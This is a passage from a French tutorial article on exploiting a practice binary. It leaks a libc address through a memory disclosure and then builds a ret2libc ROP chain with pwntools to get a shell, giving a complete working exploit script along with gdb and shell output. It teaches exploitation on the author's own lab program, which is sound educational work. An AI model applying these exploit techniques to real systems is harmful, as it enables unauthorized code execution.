En effet, connaître l'adresse d'une fonction de la **libc** est une information suffisante pour connaître les adresses de toutes ses fonctions, car les bibliothèques sont placées en blocs uniques en mémoire, et que tous les offsets sont constants (pour une même version de la **libc**).

Cependant, il faut s'assurer de bien connaître la version de la **libc** utilisée pendant l'exécution du programme. Lorsque c'est un programme lancé localement, on peut voir la **libc** chargée avec **ldd**, mais si c'est un programme distant, il n'est pas forcément aisé de savoir quelle est la version utilisée. L'outil libc-database disponible sur GitHub **[9]** est pratique pour retrouver la version de la **libc**, si on connaît l'adresse d'un symbole.

Voici à quoi ressemble la pile si on entre exactement 16 caractères lors du premier **get_buffer** :

```
(gdb) x/6gx $rsp
0x7fffffffe180: 0x00007fff59544943      0x4141414141414141
0x7fffffffe190: 0x4242424242424242      0x000007ffff7e1709b
0x7fffffffe1a0: 0x0000000000000000      0x00007fffffffe278
```

On peut voir en partant des 8 '**A**' (**0x41**) à l'adresse **0x7fffffffe188** et en remontant la pile vers le haut, que le premier caractère nul '**\0**' se trouve au second octet de poids fort de l'adresse **0x7fffffffe198**. Il est surligné en rouge dans le schéma précédent.

On peut d'ailleurs voir la fuite de mémoire en action directement en lançant le programme dans un shell, et on donnant exactement 16 caractères à la première question :

```
brendan@debian:~/article/bin$ echo -e 'AAAAAAAABBBBBBBB\nCITY' | ./vuln
What's your name?
Hello AAAAAAAABBBBBBBBPz !
Where're you from?
Cool!
```

On voit la présence des caractères « Pz » dans l'affichage (ainsi qu'un espace), qui sont des caractères imprimables ayant fuité de la mémoire. On ne peut pas voir les caractères non imprimables à l'écran, mais on peut les récupérer grâce à un outil comme **pwntools**.

Écriture de l'exploit en python avec pwntools

Bien, on a maintenant compris grâce à **gdb** comment on va pouvoir exploiter notre programme d'entraînement.

On va se servir de la bibliothèque **pwntools** **[1]**. Elle est très utile pour réaliser des preuves de concept (PoC) d'exploits. Vous trouverez très facilement de l'aide sur les fonctions utilisées dans la documentation de **pwntools**.

Le script d'exploitation est le suivant :

```
#!/usr/bin/env python3

from pwn import *

libc = ELF("/lib/x86_64-linux-gnu/libc.so.6", checksec=False)

pop_rdi_offset = 0x23a5f # found with ROPgadget
libc_start_main_offset = libc.symbols["__libc_start_main"]
system_offset = libc.symbols["system"]
exit_offset = libc.symbols["exit"]
bin_sh_str_offset = next(libc.search(b"/bin/sh"))

p = process("./vuln")

p.recvuntil("name?\n")
p.sendline(b"A"*8 + b"B"*8)

p.recvuntil("Hello " + 'A'*8 + "B"*8)
leak_str = p.recvuntil("!")[-9:-1]

leak = u64(leak_str + b"\x00"*(8 - len(leak_str)))
print("leak: " + hex(leak))

libc_base = leak - 235 - libc_start_main_offset # 235 is the offset of leak
print("libc base: " + hex(libc_base))

system = libc_base + system_offset
exit = libc_base + exit_offset
pop_rdi = libc_base + pop_rdi_offset
bin_sh_str = libc_base + bin_sh_str_offset

payload = p64(pop_rdi)
payload += p64(bin_sh_str)
payload += p64(system)
payload += p64(exit)

p.recvuntil("from?\n")

p.sendline(b"A"*8 + b"B"*8 + b"C"*8 + payload)
p.recvuntil("Cool!\n")

p.interactive()
```

Voici les étapes : tout d'abord, on va récupérer une adresse de la **libc** grâce à la fuite de mémoire, et en deuxième étape, on redirigera le flot d'exécution en réécrivant sur le **saved_rip** notre ropchain.

Il faut d'abord lancer le programme vulnérable avec le module **process** :

```
#!/usr/bin/env python3
from pwn import *

p = process("./vuln")
```

On va avoir besoin de quelques informations :

- l'adresse de **system** de la **libc** ;
- l'adresse d'une chaîne « **/bin/sh** » ;
- on va prendre l'adresse de **exit** également pour terminer notre exploit proprement et ne pas avoir d'erreur de segmentation en fin d'exploitation ;
- il nous faut aussi l'adresse de **__libc_start_main** pour calculer l'adresse de base de la **libc** avec notre fuite de mémoire ;
- il nous faut aussi un gadget pour placer l'adresse de « **/bin/sh** » dans le registre **rdi**. On peut trouver un tel gadget grâce à **ROPgadget**, comme présenté dans la partie « Où et comment trouver un gadget ».

On va donc utiliser le module ELF, qui permet de récupérer des infos sur un fichier ELF. Par exemple, l'adresse des symboles, ou encore d'une chaîne (ici, « **/bin/sh** ») :

```
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

pop_rdi_offset = 0x23a5f # found with ROPgadget
libc_start_main_offset = libc.symbols["__libc_start_main"]
system_offset = libc.symbols["system"]
exit_offset = libc.symbols["exit"]
bin_sh_str_offset = next(libc.search(b"/bin/sh"))
```

Maintenant, il nous faut communiquer avec le programme, et enclencher la première étape : la fuite de mémoire. Pour cela, on récupère d'abord ce que le programme nous envoie jusqu'à la première question, puis on envoie 16 caractères, comme expliqué en partie « Comment exploiter la faille ? » :

```
p.recvuntil("name?\n")
p.sendline(b"A"*8 + b"B"*8)
```

La fuite de mémoire va se trouver dans la réponse du programme entre nos 16 caractères '**AAA...BBB**' et le '**!**'. Il y a plusieurs choses à garder à l'esprit :

- l'adresse fuitée va être envoyée en little endian, il faudra donc l'inverser ;
- il va peut-être manquer quelques octets dans l'adresse fuitée, si celle-ci contient des octets nuls au début (par exemple **0x00005abd31c01df2**), car le **printf** va s'arrêter au premier '**\0**' lu ;

On utilise la fonction **u64** de **pwntools** (voir doc **[1]**) pour transformer nos caractères ASCII format little endian sous forme d'une adresse en hexadécimal standard. On rajoute quelques octets nuls en début de chaîne au cas où il en manque :

Photo d'illustration.

```
p.recvuntil("Hello " + 'A'*8 + "B"*8)
leak_str = p.recvuntil("!")[-9:-1]
leak = u64(leak_str + b"\x00"*(8 - len(leak_str)))
```

Lors de l'exécution, si l'adresse fuitée contient un octet nul au milieu, le **printf** va s'arrêter au '**\0**' et n'affichera pas la fin de l'adresse. Il faudrait relancer une fuite de mémoire dans la même exécution du programme (en rejouant la vulnérabilité) pour faire fuiter les derniers octets. Cela arrive avec une probabilité de l'ordre de 1/16 (déterminée empiriquement). Ce défaut est accepté pour alléger l'exploit, et ce dernier échouera donc de temps en temps. On le relancera le cas échéant.

Maintenant que l'on connaît l'adresse de **__libc_start_main + 235**, on peut récupérer l'adresse de base de la **libc** avec de petites soustractions :

```
libc_base = leak - 235 - libc_start_main_offset # 235 is the offset of leak
```

Et donc on peut en déduire les adresses de tout ce dont nous avons besoin pour la seconde phase :

```
system = libc_base + system_offset
exit = libc_base + exit_offset
pop_rdi = libc_base + pop_rdi_offset
bin_sh_str = libc_base + bin_sh_str_offset
```

Il ne reste plus qu'à créer notre ropchain :

```
payload = p64(pop_rdi)
payload += p64(bin_sh_str)
payload += p64(system)
payload += p64(exit)
```

Et à l'envoyer, en prenant soin de placer le début de la ropchain sur le **saved_rip** (donc 24 caractères à écraser, comme calculé en partie « Comment exploiter la faille ? ») :

```
p.sendline(b"A"*8 + b"B"*8 + b"C"*8 + payload)
```

Voici à quoi ressemblera la pile avec le payload écrit dessus :

```
adresses hautes
...
0x7fffffff0030 : exit
0x7fffffff0028 : system
0x7fffffff0020 : bin_sh_str
0x7fffffff0018 : pop_rdi             // saved_rip
0x7fffffff0010 : 0x4343434343434343 // saved_rbp
0x7fffffff0008 : 0x4242424242424242 // buffer
0x7fffffff0000 : 0x4141414141414141 // buffer
...
adresses basses
```

On peut ensuite utiliser la fonction interactive pour récupérer un shell si tout s'est bien passé :

```
p.interactive()
```

Et voilà pour notre exploitation :-)

REMERCIEMENTS

Je remercie les relecteurs pour leur aide à retoucher et corriger l'article : Guillaume Lopes, Julien Bachmann, Inti Rossenbach, Émilien Gaspar et Davy Douhine.

RÉFÉRENCES

[1] **http://docs.pwntools.com/en/stable/index.html**

[2] **https://en.wikipedia.org/wiki/NX_bit**

[3] **https://en.wikipedia.org/wiki/Buffer_overflow_protection#Canaries**

[4] **https://en.wikipedia.org/wiki/Position-independent_code**

[5] **https://made0x78.com/bseries-how-to-leak-data/**

[6] **https://github.com/JonathanSalwan/ROPgadget**

[7] **https://github.com/Gr0minet/rop_example**

[8] **https://www.redhat.com/en/blog/hardening-elf-binaries-using-relocation-read-only-relro**

[9] **https://github.com/niklasb/libc-database**